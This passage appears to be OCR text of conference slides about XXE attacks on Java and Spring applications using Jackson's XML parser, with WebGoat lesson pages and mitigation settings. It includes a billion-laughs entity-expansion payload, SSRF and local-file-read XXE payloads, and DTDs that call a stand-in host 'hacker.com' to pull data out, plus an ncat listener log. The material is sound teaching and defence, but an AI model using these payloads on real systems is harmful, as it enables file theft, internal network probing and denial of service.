<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;"> ]>
<lolz>&lol9;</lolz>
```

XXE Vulnerability in HP Project & Portfolio Mgmt Center






https://rhinosecuritylabs.com/application-security/xxe-zeroday-vulnerability-in-hp-project/

Hidden

```
@Bean
public XmlMapper() {
    return new XmlFactory(XMLInputFactory.newInstance());
}
```

```
public ObjectMapper create() {
   return new XmlMapper(xmlInputFactory());
}

private static XMLInputFactory xmlInputFactory() {
   XMLInputFactory inputFactory = XMLInputFactory.newInstance();
   inputFactory.setProperty(XMLInputFactory.SUPPORT_DTD, false);
   inputFactory.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, false);
   return inputFactory;
}
```


```
@Bean
fun objectMapper(): ObjectMapper {
   return new XmlMapper(XMLInputFactory.newInstance())
}
```



```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE blog SYSTEM "http://hacker.com:8090/" [
  <!ELEMENT blog (#PCDATA)>
]>
<blog>
    <title>XXE xml</title>
    <publishDate>2018-02-12</publishDate>
    <contents>XXE XML example</contents>
    <author>Nanne Baars</author>
</blog>
```

```
curl -i -H 'Content-Type: application/xml' -d @test.xml http://localhost:8080/blog
```

```
Ncat: Listening on :::8090
Ncat: Listening on 0.0.0.0:8090

Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:45530.
GET / HTTP/1.1
User-Agent: Java/1.8.0_151
Host: localhost:8090
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=
```



```
@Bean
fun objectMapper(): ObjectMapper {
   return new XmlMapper(XMLInputFactory.newInstance())
}
```

```
public XmlMapper() {
    this(new XmlFactory());
}

/**
 * @since 2.4
 */
public XmlMapper(XMLInputFactory inputF) {
    this(new XmlFactory(inputF));
}
```

JACKSON:

Better name would be: **createUnsafeParser(....)**

```
public XmlFactory(XM
    this(xmlIn, null);
}

protected XmlFactory(XMLInputFactory xmlIn, XMLOutputFactory xmlOut…)
{
    if (xmlIn == null) {
        xmlIn = XMLInputFactory.newInstance();
        // as per [dataformat-xml#190], disable external entity expansion by default
        xmlIn.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, Boolean.FALSE);
        // and ditto wrt [dataformat-xml#211], SUPPORT_DTD
        xmlIn.setProperty(XMLInputFactory.SUPPORT_DTD, Boolean.FALSE);
    }
```

Jackson 2.7.8 (26-Sep-2016)
#211: Disable `SUPPORT_DTD` for `XMLInputFactory` unless explicitly overridden


```java
@Bean
public XmlMapper() {
    this(new XmlFactory(XMLInputFactory.newInstance()));
}
```

```java
private static XMLInputFactory xmlInputFactory() {
   XMLInputFactory inputFactory = XMLInputFactory.newInstance();
   inputFactory.setProperty(XMLInputFactory.SUPPORT_DTD, false);
   inputFactory.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, false);
   return inputFactory;
}
```


Test against target environment

Local / CI

JUnit




Deployment



docker

Exercises



WEBGOAT
XXE
Introduction
General
Injection Flaws
SQL Injection (advanced)
SQL Injection
SQL Injection (mitigation)
XXE
Authentication Flaws
Cross-Site Scripting (XSS)
Access Control Flaws
Insecure Communication
Insecure Deserialization
Request Forgeries
Vulnerable Components - A9
Client side
Reset lesson
1 2 3 4 5 6 7 8
Concept
This lesson teaches how to perform a XML External Entity attack is and how it can be abused and protected against.
Goals
The user should have basic knowledge of XML
The user will understand how XML parsers work
The user will learn to perform a XXE attack and how to protected against it.

Content-type checking

```
@RestController
@RequestMapping("/blogs")
class BlogController(val blogRepository: BlogRepository) {

  @PostMapping
  @ResponseStatus(HttpStatus.CREATED)
  fun newBlogEntry(@RequestBody blog: BlogEntry) =
    blogRepository.save(blog)

  @GetMapping
  fun allBlogs(): Iterable<BlogEntry> =
    blogRepository.findAll()
}
```


```
@RestController
@PostMapping
@ResponseStatus(HttpStatus.CREATED)
fun newBlogEntry(@RequestBody blog: BlogEntry) =
  blogRepository.save(blog)
```

curl -i -XPOST -d '{ "title": "JavaDay" ……}'




201/Created

curl -i -XPOST –H "Content-Type: application/xml" -d '{ "title": "JavaDay" ……}'




```
{
  "status" : 400,
  "error" : "Bad Request",
  "message" : "JSON parse error: Unexpected character '{' (code 123) in prolog; expected
     '<'\n at [row,col {unknown-source}]: [1,1]; nested exception is com.fasterxml.jackson.core.JsonParseException:
     Unexpected character '{' (code 123) in prolog; expected '<'\n at [row,col {unknown-source}]: [1,1]"
}
```

```
○ → curl -i -XPOST -H "Content-Type: application/xml" -d
      '<blogEntry>
        <title>test2</title>
        <author>test</author><contents>test</contents>
       </blogEntry>'


http://localhost:8083/blogs/
HTTP/1.1 201
Content-Type: application/json;charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 24 Oct 2017 01:53:25 GMT

{
  "title" : "test2",
  "publishDate" : "2017-10-24",
  "author" : "test",
  "contents" : "test"
}
```



- Jackson dependency for both XML and JSON on classpath
- Spring detects both and accepts both
  - `application/xml`
  - `application/json`
- Question is can we exploit this?





```
<!DOCTYPE user [
<!ENTITY ssrf SYSTEM
  'http://192.168.1.20/...'>
]>
<user>&ssrf;</user>
```

Server Side Request Forgery

Parameter entities


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
  <!ENTITY file SYSTEM "file:///c:/windows-version.txt">
  <!ENTITY start "<![CDATA[">
  <!ENTITY end "]]>">
  <!ENTITY all &start;&file;&end;
]>
&all;
```



Parameter entities can insert new entities

```
<!DOCTYPE data [
  <!ENTITY % paramEntity "<!ENTITY js 'Joe Smith'>">
  %paramEntity;
]>
<data>&js;</data>
```

```
<!DOCTYPE data [
  <!ENTITY % file SYSTEM "file:///c:/windows-version.txt">
  <!ENTITY % start "<![CDATA[">
  <!ENTITY % end "]]>">
  <!ENTITY % all "<!ENTITY showFile '%start;%file;%end;'>">
  %all;
]>
<data>&showFile;</data>
```



Include extra DTD

test.dtd

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY showFile '%start;%file;%end;'>">
```


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
  <!ENTITY % file SYSTEM "file:///c:/windows-version.txt">
  <!ENTITY % start "<![CDATA[">
  <!ENTITY % end "]]>">
  <!ENTITY % testdtd SYSTEM "http://hacker.com/test.dtd">
  %testdtd;
  %all;
]>
<…>&showFile;</…>
```

Fun with includes

- With the option to include external entities, you can for example:

```
<!DOCTYPE user [
<!ENTITY ping SYSTEM ‘http://me.com/’>
]>
<user>&ping;</user>
```

Exercises


WEBGOAT
XXE
Introduction
General
Injection Flaws
SQL Injection (advanced)
SQL Injection
SQL Injection (mitigation)
XXE
Authentication Flaws
Cross-Site Scripting (XSS)
Access Control Flaws
Insecure Communication
Insecure Deserialization
Request Forgeries
Vulnerable Components - A9
Client side
Reset lesson
1 2 3 4 5 6 7 8
Concept
This lesson teaches how to perform a XML External Entity attack is and how it can be abused and protected against.
Goals
The user should have basic knowledge of XML
The user will understand how XML parsers work
The user will learn to perform a XXE attack and how to protected against it.

Mitigations

- Validation
- Instruct parsers not to allow external DTD


Java

```
XMLInputFactory xif = XMLInputFactory.newFactory();
xif.setProperty(SUPPORT_DTD, false);
```

```
XMLInputFactory xif = XMLInputFactory.newFactory();
xif.setProperty(IS_SUPPORTING_EXTERNAL_ENTITIES, false);
xif.setProperty(SUPPORT_DTD, true);
```

JSON Web Tokens (JWT)

7. JWT



Header

